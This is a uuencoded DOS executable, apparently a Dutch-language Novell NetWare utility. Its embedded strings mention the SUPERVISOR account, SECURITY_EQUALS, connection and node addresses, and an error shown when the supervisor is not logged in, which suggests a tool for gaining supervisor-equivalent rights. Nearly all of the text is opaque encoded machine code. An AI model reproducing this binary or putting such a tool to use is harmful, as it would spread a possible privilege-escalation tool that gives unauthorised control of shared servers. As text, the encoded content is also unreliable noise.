MZ$H)@\0""\!UW?]V#/]V"KAD$!Y0#NB2"(/$"(E&"HE6#(,^9!  ?0S_!DP0
MH600]]BC9!#$7@HF@#\N=2[_!E00_T8*!O]V"KA<$!Y0#NA9"(/$"(E&"HE6
M#(,^7!  ?0K'!EP0 0#_#E00Q%X*)HH'F#U& '0]/4X =$ ]: !T*SUL '4&
MQP8\$ ( @SX\$ !U"<1>"B: /TQU _]&"L1>"B: /P!U'.D4 I#'!CP0 0#K
MV,<&/! 0 .O0QP8\$ @ Z\@FB@>8B4;X/44 = H]1P!T!3U8 '4(_P8Z$(-&
M^""+1O@M8P ]%0!V ^D> 0/ DR[_I_P-Q!Y.$";$'Z%8$":)!X,&3A $Z4T!
MD/\&5A#'!C(0  "X"@!0#NB^ 8/$ NDT ;@( .OPD/\&.!#_!CH0@SY4$ !U
M"<<&7A ! .L'D,<&7A   /\&5!#'!EP0! "#/CP0"'4#Z9  *\"C/!")1OHY
M!F00=">A9!")1OJ#/DP0 '0)QP9D$   ZQ*0@RYD$ 6A9! +P'T"*\"C9!"#
M!DX0 K@0 % .Z#X!@\0"N#H 4 [HB02#Q *#?OH ="*#/DP0 '05BT;Z+04
MHV00"\!] BO HV00ZP>0QP9D$   @RY.$ 2X$ !0#NC[ (/$ H,&3A "ZVV0
MN!  Z2?_*\!0#NA9 NDB_[@! .OSD/]V^ [H/0/I$O^#/CP0 '0)BT8*BU8,
M_TX*BT8*BU8,0(E&_(E6_NM2D,P-X S2#=(-T@W<#> ,W W<#=P-W W&#/0,
M^@S<#=P-P@W<#=P,W W<#;P-@SY:$ !T%8,^6!  =6[$'C00)O9'"B!U7NMA
MD/]&"NLTD/]&_,1>_":*!XA&]@K = 0\)77LB\,K1@I0_W8,_W8*#NA,!(/$
M!HM&_(M6_HE&"HE6#,1>"B:*!XA&]@K = /IK_R#/E@0 '40Q!XT$";V1PH@
M= 6X___K Z%8$(OE7<N058OL@^P25U:#?@8*= 3_!E80@SX\$ )T!X,^/! 0
M=1C$'DX0)HL')HM7 HE&_(E6_H,&3A $ZRN#/E80 '01Q!Y.$":+!XE&_,=&
M_@  ZP[$'DX0)HL'F8E&_(E6_H,&3A "@SXR$ !T#HM&_ M&_G0&BT8&ZP.0
M*\"CQ!&A8!"+%F(0B4;RB5;T@SY6$ !U,8-^_@!]*X-^!@IU'<1>\O]&\B;&
M!RV+1OR+5O[WV(/2 /?:B4;\B5;^QT;V 0#K!I#'1O8  +A $(E&^(Q>^O]V
M!AY0_W;^_W;\FBP;J "#Q J#/E00 '0Q_W;Z_W;XFNH:J "#Q 2+#EP0*\B)
M3O0#$?O+K!2;&!3!'B\%)"\!_](E^\HQ&](E.\(L..A",7N[%=O+$7O@FB@>(
M! O)= <\87P#@"P@1O]&^": /P!UXXEV\HQ>](Y>[H,^5A  =12A/A +!E(0
```

```
M= N#?O8 =06X 0#K BO 4 [H%P.#Q )>7XOE7<M5B^R#[!!75H-^!@!T&+X!
M *%.$(L64!")1OB)5OJ#!DX0 NF5 (,^/! (=!G$'DX0)HL')HM7 HE&^(E6
M^H,&3A $ZQ:0Q!Y.$":+!XE&_(E&^(Q>^H,&3A "@SX\$ AT#HM&^ M&^G45
MN-H.ZPJ0@W[\ '4)N.$.B4;XC%[ZBT;XBU;ZB4;RB5;T*_8Y-E00=!R+#EP0
MZPZ0Q%[R_T;R)H _ '051CO.?A#K[9!&Q%[R_T;R)H _ '7SBSYD$"O^@SY,
M$ !U"%<.Z%\!@\0"5O]V^O]V^ [HO0&#Q :#/DP0 '0(5P[H0@&#Q )>7XOE
M7<N058OL@^P&H4X0BQ90$(E&_(E6_H-^!F=T!H-^!D=U!; !ZP.0*L"(1OJ#
M/E00 '4&QP9<$ 8 @'[Z '0-@SY<$ !U!L<&7! ! /\V.A#_-EP0_W8&_S9B
M$/\V8!#_=O[_=OR.!E8/)O\>! ^#Q Z ?OH =!N#/C(0 '44_S9B$/\V8!".
M!E8/)O\>" ^#Q 2#/C(0 '0;@SY<$ !U%/\V8A#_-F 0C@96#R;_'A /@\0$
M@P9.$ C'!L01 "A/A +!E(0=!O_=O[_=OR.!E8/)O\>% ^#Q 0+P'0%N $
MZP(KP% .Z#,!B^5=RY!5B^Q6@SY:$ !U/<0>-! F_T\$>!6*1@8FBS<F_P<F
MCD<")H@$*N3K$9#_-C804_]V!IJ.!J@ @\0&0'4'_P9:$.L%D/\&6!!>7<N0
M58OL@^P"5U:#/EH0 '57BW8&"_9^4.L;_S8V$/\V-!#_-L81FHX&J "#Q 9
M=03_!EH0B\9."\!^'L0>-! F_T\$>-2@QA$FBS\F_P<FCD<")H@%*N3KU(,^
M6A =0>+1@8!!E@07E^+Y5W+58OL@^P"5U:+=@J#/EH0 '5>ZR+_-C80_S8T
M$,1>!B:*!YA0FHX&J "#Q 9 =03_!EH0_T8&B\9."\!T)<0>-! F_T\$>,W$
M7@8FB@?$'C00)HL_)O\')HY' B:(!2KDZ\J#/EH0 '4'BT8* 098$%Y?B^5=
MRU6+[(/L#%:A8!"+%F(0B4;TB5;V*\")1OR)1OJ#/L81,'48.094$'02.08X
M$'0&.09>$'4&QP;&$2 BS9D$/]V]O]V])KJ&J@ @\0$B4;X*_ K=@:#/DP0
M '4BQ%[T)H _+749@S[&$3!U$O]&]":*!YA0#NA:_H/$ O].^(,^QA$P= L+
M]GX'@SY,$ !T&X-^!@!T!_]&^@[H:0"#/L01 '0'_T;\#NAS (,^3! =2E6
M#NAG_H/$ H-^!@!T"H-^^@!U! [H/ "#/L01 '0*@W[\ '4$#NA# /]V^/]V
M]O]V] [HHOZ#Q :#/DP0 '0.QP;&$2 5@[H(?Z#Q )>B^5=RY"#/CX0 '0%
MN"L ZP.X( !0#NBX_8/$ LNX, !0#NBL_8/$ H,^Q!$0=1>#/CH0 '0%N%@
MZP.X> !0#NB._8/$ LM5B^R#[ 975L=&_@$ Q%X*)H _*G42Q!Y.$":+-X,&
M3A "_T8*ZV&0Q%X*)H _+74(QT;^____1@HK]HM>"B:*!XA&^CPP?$ \.7\\
M.394$'4*/#!U!L<&QA$P (O[ZP8F@#TY?QPFB@68B\[1X='A \[1X0/(@^DP
MB_%')H ],'W>B7X*C$8,BT;^]^Z+\,1>!B:)-XM&"HM6#%Y?B^5=RY!5B^R#
M[ 17N.@.B4;\C%[^BDX&Q'[\ZP%')H ] '01)C@-=?2X 0")?OR,1O[K"9")
M?OR,1OXKP%^+Y5W+D%6+[(/L!(M>!CL>' =R!;@ ">LJ]T8* (!T2(-^# !T
M&C/)B]&X 4+-(7)+]T8, @!U#@-&"!-6"GDHN 6^>LVB5;^B4;\B]&X D+-
M(0-&"!-6"GD-BT[^BU;\N !"S2'KV(M6"(M."HI&#+1"S2%R!8"G'@?]Z=OO
M58OL@^P(BUX&.QX<!W('N )^>G%[_:''@<@= NX D(SR8O1S2%RZ_:''@>
M='R,7OJ.1@K%5@@SP(E&_HE&_/Q75HOZB_*)9OB+3@SC7K *\JYU41Z.7OJ:
M'!>H !\]J !V2X/L HO<N@ "/2@"<P.Z@ KXHO4B_H6!XM.#*P\"G0,._MT
M&:KB].@F .MOL T[^W4#Z!L JK *_T;\Z^/H$ #KXEY?CE[ZZV/K4#/ Z6WJ
M4%-1'@8?B\\KRN,0BUX&M$#-(7(. 4;^"\!T!Q]96UB+^L,?@\0(<P2T">LD
MCE[^]H<>!T!T#HY>"HM>"( _&G4#^.L,^;@ '.L&BT;^*T;\BV;X7E^.7OKI
MR^Z+3@P+R74%B\'IO^X>Q58(M$#-(1X''W,$M GKX O ==SVAQX'0'0+B]HF
M@#\:=0/XZ\KYN <Z\0 65JA4@<[Q','*\3WV%)1RS/ Z_E5B^R+7@8+VW0$
M@$_^ 8OE7<M5B^Q65[ON#H,_ '4I'@>X!0#H30)U!3/ F>LD0"3^H^X.H_ .
MEL<$ 0"#Q@3'1/[^_XDV] Z+3@:,V([ Z., 7UZ+Y5W+58OLQ%X&C, +PW0%
M)H!/_@&+Y5W+58OL@^P"5E>+1@8]\?]S'H,^^ X =0CH)0!T$J/X#NB+ '45
MZ!@ = 7H@0!U"_]V!II"%Z@ @\0"7UZ+Y5W+N_ .5X&=@>+7@9#@^/^B5[^
M,\ >4%"-3PY1L )0FL89J "#Q B#^O]T08O"AQ;Z#J/\#CL& ]V Z, #PO2
M= 6.VJ,( (M>_H[8,\"C" !(2(E'#+@* *, *," (U' :,* 4- *,& (S8
M'\.,V([ BTX&,]N.'OP.Z L "]*,P8[9PP#IS@!!=/J X?Z#^>YS\HMW ORM
MB_ZH 71"2#O!<Q6+T /PK:@!=#0#P@4" (OWB43^Z^:+_G0, _F)3/XKP4B)
M!>L% _G^3/Z+QHS:C-$[T70%)HP>_ Z)?P+#)L8& @\"/?[_="6+_@/PK:@!
M=/*+_D@[P7.]B] #\*VH 73B \(% @"+]XE$_NOFBT<("\!T!([8ZQ0F_@X"
M#W01C-B,USO'= 4FCA[X#HLWZ[R+=P8SP.AJ #O&= TD 4! F.A> '0-_DW^
MZ!P = 663D[KF8S8C-$[P70$)J/\#HL'B4<",\"9PU&+1?ZH 70#*\A)04&Z
M_W\F.Q;^#G8$T>IU]8O! \9R%0/"<@WWTB/"*\;H# !U"/?2T>IUY3/ 6<-2
M4>@= '085XO^B_ #\L=$_O[_B7<&B]8KUTJ)5?Y865K#4U STAY24E"X 0!0
M!A^:QAFH (/$"(/Z_Q]:6W0""]+# %6+[%97!H-^"@!U.+^D!HM6"(M&!DAU
M!^A3 '(GZTB+-O0&2'01._=T#8M$ HE&#E;H.@!><S"#Q@2!_O0&<P0+TG4&
MN/__F>L=B]J#PP_1V[$#T^NT2,TA<NF2B02)5 *)-O0&,\ '7UZ+Y5W+BTX.
MB_<Y3 )T#(/&!('^] 9U\OGK/XO: QQR.8O3CL$[]W4&.1Z>!G,F@\,/T=O1
MZ]'KT>L[]W4) ]FA%0<KV([ M$K-(7(-._=U!(D6G@:2AP2+T<-5B^R+UXO>
M'L5V"HO^C-B.P#/ N?__\J[WT<1^!HO'J %T J1)T>GSI1/)\Z2+\XOZ'XS"
M7<M5B^R+UXO>'L5V!L1^"C/ N?__\J[WT2OY\Z9T!1O '?__'XOSB_I=RP!5
MB^R+U\1^!C/ N?__\J[WT4F1B_I=RP!5B^Q75A[$?@;%=@J+WXM.#N,,K K
M= .JXO@RP/.JB\.,PA]>7XOE7<M5B^Q65[, Z>X!58OLBUX&.QX<!WT1@_L
M? SVAQX'0'0%N $ ZP(SP(OE7<L 58OLBT8(*T8,&](#P!/2 \ 3T@/ $](#
MP!/2 T8&@]( *T8*@]H B^5=R@@ %6+[%?$?@:+UXM>##/ B\ORKG4#XP%!
M*]F+RXOZBD8*\ZJ+PHS"7XOE7<L 58OLBTX."\EU ^FU !Y75L5V"L1^!AY6
M!E>:6ANH (M.#@O2>%<KP8/: '-020/Q<P>,V 4 $([8 _ES!XS !0 0CL!!
MB\%(*\<;VR/# \<KQAO;(\,#QD"1*\'']\Z3\D>-<@_[_=0>,V"T $([8@___
M==&,P"T $([ Z\B+P4B+U_?2*\(;VR/# \*+UO?2*\(;VR/# \) D2O!T>GS
```

```
MI1/)\Z21XQ@+]G4'C-@% !".V O_=<>,P 4 $([ Z[Y>7Q^+1@:+5@A=RU6+
M[(M.#N-.'E=6Q78*Q'X&B\%(B]?WTBO"&]LCPP/"B];WTBO"&]LCPP/"0)$K
MP='I\Z43R?.DD>,8"_9U!XS8!0 0CM@+_W7'C, % !".P.N^7E\?BT8&BU8(
M7<M5B^R+3@SC.%?$?@:+U_?:= PKT1O;(],#T8?1*]&+1@J*X-'I\ZL3R?.J
MA]'C$(S#@<, $([#T>GSJQ/)\ZI?BT8&BU8(7<N+3@Z+1@:+5@@>Q7X*5QX'
M_),*P'03@_D*=0X+TGD*L"VJ]]N#T@#WVHOWDC/2"\!T O?QD_?QDH?3!# \
M.78"!">JB\(+PW7BB 5/K(8%B$3_C40!.\=R\HS:6!]?7HOE7<M5B^Q7'E8>
MN&<#CMBX 'K-+SS_= @?L/"T .MSD(D^ ",!@( '[ 5;L0 95O6<#CL4F
M@SX" !U"%T'L/"T .L;O6( #E4F_S8" ";_-@ B^R.1@J+;@C+@\0$75#%
M=@:,V O&= *(/,5V"HS8"\9T H@<Q78.C-@+QG0"B0S%=A*,V O&= *)%%BT
M %X?7UW+58OL'E97BEX&"MMU![@"\,TABMBX!._-(?[+"MMT!8/&,.OUQ7X(
M)HH$B 5&1PK =?5?7A]=RU6+[(/L>L9&R#?$7@PF_W<")O\WF@P J@.#Q 2)
M1LF)5LO_=@J:#P"K X/$ HE&S?]V"/]V!IKJ&J@ @\0$B4;$B$;/4/]V"/]V
M!HU&T!90FK0;J "#Q J+1L0%" ")1L;'1H@Y (U&B!90C4;&%E"PXU":"0"0
M X/$"HE&A@O = /I@@"+1A(+1A!T$XU&D!90_W82_W80FHH:J "#Q C_=HS_
M=HJ:# "J X/$!,1>#":)!R:)5P*+1A8+1A1T$?]VCIH/ *L#@\0"Q%X4)HD'
MBT8:"T88= F*1L+$7A@FB >+1AX+1AQT"8I&P,1>'":(!XM&(@M&('0)BD;!
MQ%X@)H@'BT:&B^5=RY!5B^R![-( 5L9&NCW_=@J:#P"K X/$ HE&N_]V"/]V
M!IKJ&J@ @\0$/2\ <@6X+P#K#O]V"/]V!IKJ&J@ @\0$B88N_XA&O5#_=@C_
M=@:-1KX64)JT&Z@ @\0*BD80B[8N_X/&!HA"N(U$ 8E&MO]V#O]V#)KJ&J@
M@\0$/0\ <@6X#P#K#O]V#O]V#)KJ&J@ @\0$B4;^BW:VB$*X_W;^_W8._W8,
M_T:VBW:VC4*X%E":M!NH (/$"HM&_@.&+O\%!@")1KC'AC+_@@"-AC+_%E"-
M1K@64+#C4)H) ) #@\0*B88P_PO =3RX@ !0C88T_Q90_W84_W82FK0;J "#
MQ J+1A@+1A9T"8I&M,1>%B:(!XM&' M&&G0)BD:UQ%X:)H@'*\!>B^5=RY!5
MB^S_=A3_=A+_=A#_=@[_=@S_=@K_=@C_=@:X00!0F@@ F@.+Y5W+58OL_W84
M_W82_W80_W8._W8,_W8*_W8(_W8&N$( 4)H( )H#B^5=RU6+[/]V%/]V$O]V
M$/]V#O]V#/]V"O]V"/]V!KA# %":" ": XOE7<M5B^R#[!Z-1O064 [H 06#
MQ 2)1N(+P'5_C4;\%E#_=@K_=@C_=@:: @"2 X/$"HE&X@O =7B-1N064/]V
M#O]V#)KJ&J@ @\0$4/]V#O]V#/]V_O]V_)H, *H#@\0$4E .Z.8"@\0.C4;T
M%E"-1N064(U&]!90#N@R H/$#/]V"/]V!O]V"HU&]!90#NBQ!(/$"HOE7<N0
MD/]V#O]V#/]V"O]V"/]V!@[H2P;KXI"+Y5W+58OL@^P>C4;T%E .Z$\$@\0$
MB4;B"\!U?XU&_!90_W8*_W8(_W8&F@( D@.#Q J)1N(+P'5XC4;D%E#_=@[_
M=@R:ZAJH (/$!%#_=@[_=@S_=O[_=OR:# "J X/$!%)0#N@T H/$#HU&]!90
MC4;D%E"-1O064 [H@ &#Q S_=@C_=@;_=@J-1O064 [H?P2#Q J+Y5W+D)#_
M=@[_=@S_=@K_=@C_=@8.Z&4&Z^*0B^5=RU6+[(/L,(U&U!90#NB= X/$!(E&
MT@O = /I#@&-1NP64/]V"O]V"/]V!IH" )(#@\0*B4;2"\!T ^D' ?]V[O]V
M[)H, *H#@\0$B4;LB5;NC4;<%E#_=@[_=@R:ZAJH (/$!%#_=@[_=@S_=N[_
M=NP.Z'(!@\0.C4;P%E#_=A+_=A":ZAJH (/$!%#_=A+_=A#_=N[_=NP.Z$L!
M@\0.C4;4%E"-1MP64(U&U!90#NB7 (/$#(U&\!90%E"-1MP64 [H:@>#Q R-
M1O@64!90C4;D%E .Z%<'@\0,_W82_W80FNH:J "#Q 2(1M \/W8$QD;0/XI&
MT#)&W3)&W(A&T(!FT'^ 3M! BD;04(U&\!90_W8(_W8&_W8*C4;4%E .Z+H#
M@\00B^5=RY#_=A+_=A#_=@[_=@S_=@K_=@C_=@8.Z.<%B^5=RY!5B^R#["17
M5HU&X!90N! 4/]V#/]V"L1>!B;_=P(F_S<.Z'D @\0.C4;P%E"X$ !0_W8,
M_W8*Q%X&)O]W!B;_=P0.Z%@ @\0.QT;> #'1MP? .L3D(MVW(I"X(MVWC!"
MX/]&WO].W(-^WA!\Z,=&W@ QT;<#P#K&(MVWHI"X(M^W#)#X,1>#B:( /]&
MWO].W(-^W@A\XEY?B^5=RU6+[(/L*E:+1@J+5@P#1@Y(B4;<B5;>ZPJ0@WX.
M '0/_TX.Q%[<_T[<)H _ '3KN" 4"O 4(U&X!90FMP<J "#Q CK(I#'1MH
M ,1>"O]&"B:*!XMVVC!"X/]&VH-^VB!RZ(-N#B"#?@X@<]F+1@J+5@R)1MR)
M5MZ#?@X =$/'1MH .L2Q%[<_T;<)HH'BW;:,$+@_T;:@W[:(',DBT8*BU8,
M T8..T;<==H[5MYUU8M&"HE&W(M>VHJ';@6+\^O0QT;: "+=MJ#Y@.-6@:*
M!XMVVC!"X/]&VH-^VB!RYO]V$O]V$(U&X!90#N@( (/$"%Z+Y5W+58OL@^P(
M5L9&_@#'1O@ .M)_T;Z@W[Z('T]BE[^Q%X&B\.*7OZ+RXO8BMF+PXM>!HO+
MBM@"7OJ#XQ^+\2:*$(O9BW;Z)@( *I1N!3+0 %;^BL(FB #KNO]&^(-^^ )]
M!\=&^@ ZZVX$ !0*\!0_W8,_W8*FMP<J "#Q C'1OH .LCQ%X&BW;Z)HH8
M*O^*AVX$B\B+QIDKPM'XB]C$=@HF" C_1OJ#?OH@?1OV1OH!=-&Q!,1>!HMV
M^B:*&"K_BH=N!-+@Z\M>B^5=RY!5B^R#[ 3&1OT!QD;\ +@( %#_=@C_=@:X
M P!0C4;\%E"P%XA&_E":"0"L XOE7<M5B^R#[$+_=@[_=@R:ZAJH (/$!(A&
MRRKD4/]V#O]V#(U&S!90FGX<J "#Q JX" !0_W8(_W8&C4;!%E":?ARH (/$
M"O]V"IH/ *L#@\0"B4;)QD; &(I&RP0,B$:_QD:^ "O)48U._A91*N1 0%"-
M1KX64+ 74)H) *P#B^5=RU6+[(/LOO]V#O]V#)KJ&J@ @\0$B$;+*N10_W8.
M_W8,C4;,%E":?ARH (/$"K@( %#_=@C_=@:-1L$64)I^'*@ @\0*_W8*F@\
MJP.#Q *)1LG&1L!*BD;+! R(1K_&1KX *\E1C4[^%E$JY$! 4(U&OA90L!=0
MF@D K .+Y5W+58OL@^Q45O]V#O]V#)KJ&J@ @\0$B$:Y!!V(1JW&1JP QD:N
M2[@( %#_=@C_=@:-1J\64)I^'*@ @\0*_W8*F@\ JP.#Q *)1K>*1KDJY%#_
M=@[_=@R-1KH64)I^'*@ @\0*BD84BW:Y@>;_ (U:NH@'N! 4/]V$O]V$(MV
MN8'F_P"-0KL64)I^'*@ @\0**\!0C4;^%E"*1JTJY$! 4(U&K!90L!=0F@D
MK .#Q Y>B^5=RY!5B^R![+X 5L:&2O\4_W8*F@\ JP.#Q *)ADO__W8(_W8&
MFNH:J "#Q 2(ADW__W8(_W8&C89._Q90FHH:J "#Q C_=@[_=@R:ZAJH (/$
M!(NV3?^!YO\ @\8&B;9&_XB"2/__=@[_=@S_AD;_B[9&_XV"2/\64)J*&J@
M@\0(BH)'_RKD _!.3HFV2/_'AD3_ "-AD3_%E"-ADC_%E"PXU":"0"0 X/$
```

```
M"HF&0O^XMP!0*\!0C89(_Q90FMP<J "#Q B+AD+_7HOE7<M5B^R![+P 5L:&
M3/\__W8*F@\ JP.#Q *)ADW__W8(_W8&FNH:J "#Q 2(AD___W8(_W8&C890
M_Q90FHH:J "#Q C_=@[_=@R:ZAJH (/$!(NV3_^!YO\ @\8&B;9(_XB"2O__
M=@[_=@S_ADC_B[9(_XV"2O\64)J*&J@ @\0(BH))_RKD _!.3HFV2O_'AD;_
M  "-AD;_%E"-ADK_%E"PXU":"0"0 X/$"HF&1/^XM@!0*\!0C89*_Q90FMP<
MJ "#Q B+AD3_7HOE7<M5B^R![#P!5L:&S/Y _W8*F@\ JP.#Q *)ALW^_W8(
M_W8&FNH:J "#Q 2(AL_^_W8(_W8&C8;0_A90FHH:J "#Q C_=@[_=@R:ZAJH
M (/$!(NVS_Z!YO\ @\8&B;;(_HB"RO[_=@[_=@S_ALC^B[;(_HV"ROX64)J*
M&J@ @\0(_W82_W80FNH:J "#Q 2*BLG^*NT#\8FVR/Z(@LK^_W82_W801HFV
MR/Z-@LK^%E":BAJH (/$"(J"R?XJY /P3DZ)MLK^QX;&_@  C8;&_A90C8;*
M_A90L.-0F@D D .#Q J)AL3^N#8!4"O 4(V&ROX64)K<'*@ @\0(BX;$_EZ+
MY5W+D%6+[(/L#E=6N @ 4/]V#/]V"HU&\A90FGX<J "#Q K'1OH  .F! )"0
MD(I&_M#H*N2+\(I"\B0/B$;^]D;\ 705B\.9*\+1^(O8Q'8.L02*1O[2X.L/
MB\.9*\+1^(O8Q'8.BD;^)@@ _T;\@W[\$'T=BU[\BH>.!HA&_J@!=*O0Z"KD
MB_"*0O*Q!-+HZZJX" !0_W80_W8.C4;R%E":?ARH (/$"O]&^H-^^A!\ ^FE
M ,=&_   CD8(BUX&BW;\)HH ,D+RB$;^L06+WM/CL02+T-+H*N2+^(J!G@72
MX(/B#XOZ"H&.!8A"\O]&_(-^_ A\QL1>!B:*1P>(1O['1OP' (Y&"+$$BUX&
M U[\)HI'_]+H)HH7TN(*PB:(!_].._(-^_ !_W\1>!B:*!]+@BE;^TNH*PB:(
M![@( % KP%#_=A#_=@Z:W!RH (/$",=&_   Z1;_D%Y?B^5=RP    !75K@
M>LTO//]U$"Z)/@  +HP& @"P +0 ZP2P\+0 7E_+55=6NPH !E6]9P..Q2:#
M/@(  '4(70>P\+0 ZQN].P .52;_-@( )O\V  "+[(Y&"HMN",N#Q 1>7UW+
M58OL5QY6@^P2Q78&C-".P(O\N0P _/.DB_2+_(/'#+L" %=5!E6]9P..Q2:#
M/@(  '4(70>P\+0 ZQN]50 .52;_-@( )O\V  "+[(Y&"HMN",N#Q 1=7SP
MM !U$Q8?B_?$?@I1N08 \Z3%=@Y9B0R#Q!)>'U_\7<M5B^R#[!3&1OX3BD8&
MB$;_QT;\ @#'1NX, (U&[A90C4;\%E"PXU":"0"0 X/$"HE&[ O =42X! !0
MC4;P%E#_=@K_=@B:M!NH (/$"K@& %"-1OO64/]V#O]V#)JT&Z@ @\0*N (
M4(U&^A90_W82_W80FK0;J  KP(OE7<M5B^R#[ (KP%!04%"PW%":"0"0 XOE
M7<M5B^R*1@90L 10F@@ CP.+Y5W+D%6+[(I&!E JP%":" "/ XOE7<N058OL
M@^P$*L!0L %0F@@ CP.+Y5W+D%6+[(/L!"K 4+ %4)H( (\#B^5=RY!5B^R#
M[ 0JP%"P E":" "/ XOE7<N058OL@^Q&QD;^%HI&!HA&_\=&_ ( QT:\/@"-
M1KP64(U&_!90L.-0F@D D .#Q J)1KH+P'5RBT82"T80=!C_=L#_=KZ:# "J
M X/$!,1>$":)!R:)5P*+1@X+1@QT$?]VPIH/ *L#@\0"Q%X,)HD'BT8*"T8(
M=!.-1L064/]V"O]V")J*&J@ @\0(BT86"T84=!2X!P!0C4;T%E#_=A;_=A2:
MM!NH "O B^5=RU6+[+3PBD8&BE8(S2&T %W+58OL'E97BF8&Q78(Q'X,S2&T
M %]>'UW+ %6+[(/L<L9&S#7_=@J:#P"K X/$ HE&S?]V"/]V!IKJ&J@ @\0$
MB4:.B$;/4/]V"/]V!HU&T!90FK0;J "#Q J+1HX%! ")1LK'1I(V (U&DA90
MC4;*%E"PXU":"0"0 X/$"HE&D O =1?_=I;_=I2:# "J \1>#":)!R:)5P(K
MP(OE7<N058OL@>R$ %:*1@:(1HC_=@R:#P"K X/$ HE&B?]V"O]V")KJ&J@
M@\0$B89^__]V$/]V#IKJ&J@ @\0$B4:$_W84_W82FNH:J "#Q 2)1OZ*AG[_
MB$:+_[9^__]V"O]V"(U&C!90FK0;J "#Q J*1H2+MG[_@\8&B$*&_W:$_W80
M_W8.C4*'%E":M!NH (/$"O]V%IH/ *L#@\0"BW:$ [9^_X/&!XU:AHD'BD;^
M1D:(0H:-1 &)1H+_=O[_=A3_=A*+\(U"AA90FK0;J "#Q J+1OX#1H0#AG[_
M!0@ B4:&QT:   "-1H 64(U&AA90L.-0F@D D .#Q J)AGS_7HOE7<M5B^R+
M7@B&WXM&!H;$B]"+PUW+58OLBT8&AL1=RU6+[!Y65XI&!L5V"(M.#,1^#HM6
M$K3RS2&T %]>'UW+
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M                    $U3(%)U;BU4:6UE($QI8G)A<GD@+2!#;W!Y<FEG
M:'0@*&,I(#$Y.#@L($UI8W)O<V]F="'!#;W)P$0!-86IO<B!2979I<VEO;B @
M(" Z("5D"@!-:6YO<B!2979I<VEO;B @(" Z("5D"@!-87@N($-O;FYE8W1I
```

```
M;VYS(" Z("5D"@!!=FPN($-O;FYE8W1I;VYS(" Z("5D"@ * $-O;7!L971I
M;VX@0V]D92 @(#H@)60* $-O;FYE8W1I;VX@3G5M8F5R(#H@)60* $]B:F5C
M="!.86UE(" @(" @(#H@)7,* $]B:F5C="!4>7!E(" @(" @(#H@)60* $]B
M:F5C="!)1" @(" @(" @(#H@)60* %-%0U5225197T5154%,4P!#;VUP;&5T
M:6]N($-O9&4@(" Z("5D"@!.971W;W)K($%D9')E<W,@(" Z(  E,#)8  H
M3F]D92!!9&1R97-S(" @(" @.B  )3 R6  * %-O8VME="!.=6UB97(@(" @
M(#H@)60*  H 0V]N;F5C=&EO;B!)1" @(" @.B E9 H 1FEL97-E<G9E<B @
M(" @(" @.B E<PH 3D547T%$1%)%4U, 0V]M<&QE=&EO;B!#;V1E(" @.B E
M9 H 3F5T=V]R:R!!9&1R97-S(" @.B  )3 R6  * $YO9&4@061D<F5S<R @
M(" @(#H@ "4P,E@ "@!#;VUP;&5T:6]N($-O9&4@(" Z("5D"@!);6UE9&EA
M=&4@061D<F5S<R Z(  E,#)8  H 4U5015)625-/4@ * $-O;7!L971I;VX@
M0V]D92 @(#H@)60* $-O;FYE8W1I;VX@3G5M8F5R(#H@)60* $]B:F5C="!.
M86UE(" @(" @(#H@)7,* $]B:F5C="!4>7!E(" @(" @(#H@)60* $]B:F5C
M="!)1" @(" @(" @(#H@)60* %-54$525DE33U( 0V]M<&QE=&EO;B!#;V1E
M(" @.B E9 H 3F5T=V]R:R!!9&1R97-S(" @.B  )3 R6  * $YO9&4@061D
M<F5S<R @(" @(#H@ "4P,E@ "@!3;V-K970@3G5M8F5R(" @(" Z("5D"@ *
M*@ N  H *@!#;VUP;&5T:6]N($-O9&4@(" Z("5D"@!/8FIE8W0@3F%M92 @
M(" @(" Z("5S"@!/8FIE8W0@240@(" @(" @(" Z("5D"@!355!%4E9)4T]2
M %-54$525DE33U( 4T5#55))5%E?15%504Q3 %1%1$I%7U9!3E]%4P!#;VUP
M;&5T:6]N($-O9&4@(" Z("5D"@ *1&%N:R!U('9O;W(@=7<@86%N9&%%C:'0N
M+BX 17)R;W(Z($1E(%-U<&5R=FES;W(@:7,@;FEE="!I;F=E;&]G9"XN+@!%
M<G)O<CH@3D546"!I<R!N:65T(&=E;&%D96XN+BX* $5R<F]R.B!)4%@@:7,@
M;FEE="!G96QA9&5N+BXN"@ '"  (!@0.! 4, 0<+#PH(#P@,# D$ 0X$!@(
M  H+"0(/"P$- @$)!0X'   "!@8 !P(, @D*# *"P(-"P$,"PT)(" PH!
M!PP/ 0@)#0D!" P@+ P."!$!0\# +  P(%  O("P%\$ ",(&!#0H5  ," "@(0(
M!&"#0E" 00$P!$%$"0!"L. ( #%K*4.& 0*(" P.#0 ( ,!0 ,!%"D&!R P!" $
M! L'"PX,"04- 0L- 0,%#0X& P +"!!$!@D% 0 0"@8" 4*" 08(!"@#!@0+#
M"@(-!-"-&9Y@]YHVW$'HF6KFQ-6L/U7"N^ZT1]$?<I^S/4, /" 4'# (."0 !
M!@T#! L* @P.!@\  0@- PH$"0L%!P4""0\,! T #@H& L! P</#0(&!P@%
M"0 $# ,!"@L.!0X""PT*#@H-"08 ."*!P!#0!#PP#"0@#PH%"0H%#08(#0P(#!
M!! L"!!PP#"04,!P@&!("#"@ # 0$0 0*"P"D &X*! $- 0 8'#PD$ @+!B 8$@E
M! L"!!PP#"04,!P@&!@8 ("@T+!PP%"  ."8 8 P%"?#P,. @X/ @ 1 @T@,"$5
M  L.#00,#P,"!P@+  @.  6% #0@!P%*'P#0L"@ ."2("  04, #0$% " @2  8
M M P8 # # 8 #"!  X" @8 ' P4 "0L" @ 8 # #"#0P, 0D8 # #"!+2#5!
M @ /!@H)"@L-!0,/  $," <&! X" @4 ! X"!08 !0@ "!2# !0<!0 +!#
M[P,
M                                    I 8[0U]&24Q%7TE.
M1D\                              !0 @8&! 0$
M               0 ?O T,                _____] 2      6
M @(8#0D,# P'"!86_Q(-$@+_
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
M
```

```
M
M
M
M                                  !N!^\#  !N!^\# 0
M     @$              @(             A ,              @0
M
M
M
M                                                      !   "
M
M
M                                  !2#N\#*&YU;&PI "AN=6QL*0 K
M+2 C                           "      C@*H (X"J ". J@ C@*H (X"
MJ        0$                   .X%J "O Z\#KP.O Z\#KP.O Z\#KP.O
M Z\#KP.O Z\#KP.O Z\#KP.O ^\#/#Q.35-'/CX  %(V,# P#0HM('-T86-K
M(&]V97)F;&]W#0H  P!2-C P,PT*+2!I;G1E9V5R(&1I=FED92!B>2 P#0H
